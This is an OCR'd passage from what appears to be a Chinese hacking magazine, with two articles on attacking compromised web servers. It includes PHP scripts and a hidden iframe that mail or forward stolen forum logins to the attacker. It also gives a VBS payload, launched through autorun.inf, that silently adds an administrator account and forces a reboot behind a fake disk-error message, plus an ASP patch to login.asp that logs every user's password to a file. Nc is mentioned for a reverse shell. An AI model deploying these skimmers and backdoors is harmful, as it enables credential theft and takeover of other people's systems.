记得以前看到人侵XX论坛获取XX所有密码的方式，无非是保存在自己空间上，或是保存在此论坛上，我也写过一个利用0高0宽的框架发到自己空间上的。其实利用这个函数我们可以把获取到的主机上关于登陆密码之类的信息发到我们的邮箱里，假设入侵的主机是linux的，我们就可以直接写类似这样的脚本：

```
<?php
$body="帐号".$_POST['username']."密码".$_POST['password']."\n";
$mailto="你的邮箱地址";
$subject="密码到了";// 邮件的标题
$mailfrom="From:nohack@nohack.cn\n";
mail("$mailto","$subject",$body,$mailfrom);
?>
```


呵呵，把这样的代码写到对方的登陆文件里的话，就可以在自己邮箱里收到密码了。假设自己要得到密码的服务器不是linux的或不支持mail函数的话，怎么办呢，假设是动网论坛呢？很好办的，跟我来，在自己空间上建立saiy.php（改其他名字也行），代码如下：


```
<?php
$body="帐号".$_GET['username']."密码".$_GET['password']."\n";
$mailto="你的邮箱地址";
$subject="密码到了";//邮件的标题
$mailfrom="From:nohack@nohack.cn\n";
mail("$mailto","$subject",$body,$mailfrom);
?>
```

看到了么，就是简单的把POST写成了GET，那么，我们再在对方dvbbs的登陆文件里加上这样的代码。

```
<iframe frameborder=0 width='00%' height=00 scrolling=no src='你的空间或肉鸡/saiy.php?username=<%=request.form("username")%>&password=<%=request.form("password")%>'></iframe>
```

呵呵，无比潇洒地把一个啃不动的linux下的webshell权限变成了我们的密码转交者，一个小型的邮局啊。





四、结语

学php三个月多了，发现这语言的强大令人害怕（我最怕的是无法驾驭它），所以写起这类文章出什么错误也是难免的，考虑到鱼本身的能力就不行，所以请多到www.nohack.cn/bbs或www.wrsky.com指教我。

很高兴在akira走掉三个多月后，我还能感觉到我不是孤独的，多谢非安全以及火狐的朋友们。

（文章者作者写的脚本mail.php已收录在本期光盘中）

旁门左道的入侵

文/剑心[B.C.T]

一、引子

很多时候，入侵并不是单纯靠技术的，有很多运气的因素，更重要的是如何面对一些摆在你面前的安全破绽。我很相信安全意识这个东西，当一台服务器摆在你面前时，大概的看下就知道服务器的安全到底如何了，特别是对于入侵之后webshell权限的提升，更多的依赖于管理员的安全意识。由于本人的技术不好，不能自己发现溢出漏洞，所以在入侵时只能搞些旁门左道的东西了。也许这些都是被管理员和高手所不耻的，但是在实际中，这些伎俩的威胁不容忽视，你根本不知道什么时候你的系统就会变得到处是陷阱，加上安全意识薄弱一点的话，对系统的危害还是很大的，我就来说说我平时用到的一些旁门左道的方法吧！（大家以后不要鄙视我就行了^_^）

二、进入系统后的刺探

首先我们获得一个webshell（因为我说的旁门左道主要就是用在得到webshell之后的权限提升），webshell相信大家手里都有一大把吧！没有也没有关系，脚本漏洞那么多，看看以前的文章自己上网找找吧^_^。得到webshell以后，我一般都是先看看系统的进程列表，砍客的木马和海阳木马都有这个功能。真正跟管理员的较量也是从这里开始，我们看服务器的配置其实就是在看管理员的水平。我用的就是海阳木马的修改版，可以看到很详细的信息，你没有这样的木马的话也没有关系，我这里有别人给我的一段代码，放到服务器上就可以看进程了：

```
<%
dim obj                                    //定义变量//
for each obj in getObject("WinNT://.")  //循环取得系统本机对象//
err.clear                                  //错误处理//
%>
<%=obj.Name%>     //显示对象Name属性，即显示系统用户组//
<%if err then
else
%>(<%=obj.DisplayName%>)<%end if%>   //显示当前服务名//
<br><%=obj.path%>        //显示当前服务程序路径//
```

保存为asp文件访问看看吧（图1）。




图1

这里要仔细看看，服务都装在哪里，还有哪些服务，这样就

可以知道管理员的水平到底怎么样了。如果你什么也没有得到的话说明管理员不是很差劲，就要小心了！呵呵，服务都装在默认的路径下啊，默认Guest没有什么权限，不过如果你发现有不在默认路径下的服务，就试着执行命令看看，可以执行的话，就把我们自己的程序传上去然后改掉服务的名称，将自己的程序替换成它的（这里要求对方的程序路径下是默认的权限哦）。windows默认是不允许删除正在执行的文件但是可以改名，呵呵，这里只要服务器重起，我们的程序就可以执行了，当然是以牺牲对方的服务为代价的了，建议搞瑞星之类的杀毒软件。这里因为是要等服务器重起，但是一周左右都会重起的，概率很大，windows太不稳定了。呵呵，阴险吧，一切都是为了权限，不然怎么叫旁门左道呢？如果你真的比较性急，我也不建议你跑去D人家，是托管主机的话直接冒充管理员让托管机房的人重起比较好，成功率据说很高的啊！前提是你要十分了解对方。当然，如果机器有Server-u并且版本比较低的话就不用那么麻烦了，如何提权就看看以前的文章吧，我就不多说了。但是看看这里，我们的情况不怎么好，看看服务的路径就知道，就几个防火墙和杀毒软件，全部默认啊，可以执行命令也没有办法替换服务了。我们再看看，好多默认的服务都没有关，这是一个对安全重视的网管所不会做的，至少那个什么ClipBook服务就是个例子（排除对自己超级自信的网管！）。可以看出他的安全意识不是那么很到位，我们肯定有空子可以钻的，哈哈！接着往后看吧，用FSO查看磁盘发现都可以浏览，还可写，看来都是默认的设置，还可以执行命令，网管果然比较$#%$@$#%啊！其实开始我就应该知道，因为他的web页面和数据库都是默认设置，我就是那样得到webshell的！基本可以确定我们的对手是怎么样的一个人了！呵呵。

三、给管理员的陷阱

做了第一步之后好象还是没有什么用，将nc传上去还可以得到了反向的cmdshell，乱转悠但还是没有什么思路！管理员不懂做安全配置但是微软的补丁不知道为什么打得很全，本地的溢出都不好用！郁闷。那就再在他的硬盘里看看，嘿嘿，根目录可写啊，想起什么了？记不记得系统默认的那个autorun.inf啊，放在磁盘根目录，双击的话会执行那个指定程序的啊，我们就放个autorun.inf上去（图2）。




图2

这样他的硬盘下就有我们放置的陷阱了，就等管理员来了。当然，不能直接用autonrun.inf运行我们的木马，这样管理员打不开硬盘一定会奇怪的，我写了个隐蔽点的代码：

```
Dim fso, MyFile        //定义变量//
Set fso = CreateObject("Scripting.FileSystemObject")
//取得Fso对象//
Set MyFile = fso.GetFile("d:\autorun.inf")        //打开文
件d:\autorun.inf//
MyFile.Delete        //删除文件//
```

```
dim sh        //定义变量//
set sh=createobject("wscript.shell")        //创建对象//
sh.run "net user jnc lxfxd /add",0        //Wsh执行命令
添加帐户jnc//
sh.run "net localgroup administrators jnc /add",0        /
/将jnc帐户加为管理员//
sh.run "attrib +h +s d:\run.vbs",0        //将我们的run.
vbs加上系统隐藏属性//
sh.run "shutdown -r -t 30 -c windows读盘错误，需要重新启
动以读取分区表.",0  //重起机器，后面的是迷惑管理员//
```

保存为run.vbs，与后面的autorun.inf设置为隐藏之后一起放到磁盘根目录下。如果是2000，可以把shutdown.exe传上去，这些代码的意思是先删除autotun.inf，然后加jnc为管理员，最后弹出对话框，机器重起，重起后什么痕迹都没有了，不过多了个管理员账号。提示信息可以自己改，迷惑性越大越好！在autorun.inf里写上下面的代码：

```
[autorun]
OPEN=wscript run.vbs
```

一定要是wscript.exe啊，不然有黑的对话框出来就麻烦了。应该有高手知道如何用脚本打开磁盘的，但是我不会写，不过这样已经够狠的了，想想现在有哪个打开磁盘时不是双击啊！（编辑对这个方法做了个测试，只有2003系统成功了。前提是要去掉整个硬盘的缓存，注销登陆才可以。如果有那位读者在2000sp4、ntfs分区下成功，请到非安全论坛告知你的做法）。

除了这个，还有个东西很值得提下，就是桂林老兵的那个目录欺骗工具，管理员误以为是文件夹就可以加帐户的那个。不过我得到的程序运行程序成功后总有个bat文件，删不掉，是人都看出来有鬼！我就不要运行程序的功能了，直接传到管理员去得多的地方，嘿嘿，根目录下放一个，网站目录放一个，……（图3），也不要太多了，放到管理员眼皮底下等他运行就可以了，我是不知道如何编程啊，不然写个名字诱惑性更大的程序效果更好。




图3

我们有管理员帐户又有可以执行命令的cmdshell，没有3389也可以用runas命令啊，这机器就是我们的了！可是这样安全意识的管理员一般很懒，不一定会经常上线，不然不会这么多漏子。嘿嘿，不要着急，等什么都弄完了再想法让他上线检查自己的电脑，这样才可以运行我们的程序。

再找找有没有其他空子可以钻。去看看他网站上有什么东西吧，他这样的管理员各个地方用的密码不会都不一样吧？网站上有个动网sp2的，把数据库由asp的copy成mdb的下载下来看看。在Dv_log里没有找到密码，看到了注册时间最早的那个家伙（这个当然就是管理员了自己！）的密码，拿下来跑跑。可是半天也没有跑出来啊，急！我破解不出来我还不会等着你往我家里送啊？干脆找到了bbs的login.asp在里面加了点东西：

```
<%
dim Name,password,fso,file   //定义后面要用到的变量//
Name = Request("username")              //取得浏览器传过来的username变量//
Password = Request("password")          //取得浏览器传过来的Password变量//
Const ForReading = 1, ForWriting = 2, ForAppending = 8;  //定义后面写文件的参数//
Set fso = Server.CreateObject("Scripting.FileSystemObject")  //取得Fso对象，准备写文件//
Const path = "D:\mir3\bbs\admin_list.asp"     //定义要写的文件路径//
set file=fso.opentextfile(path, ForAppending, TRUE)   //取得文件对象//
file.write(Name) & " "        //写取得的用户名//
file.write(Password) & "||"   //写取得的密码，并用||分隔开//
file.close             //关闭文件//
set file = nothing     //释放变量//
set fso = nothing      //释放变量//
%>
```

注意的是里面request的变量，具体的字段自己改！还有后面你要存放的文件地址，这个也根据情况自己填了，以后经常来看看得到的东西就行了，我比较关注的是admin（图4）。又一个陷阱挖好了，等管理员钻了。

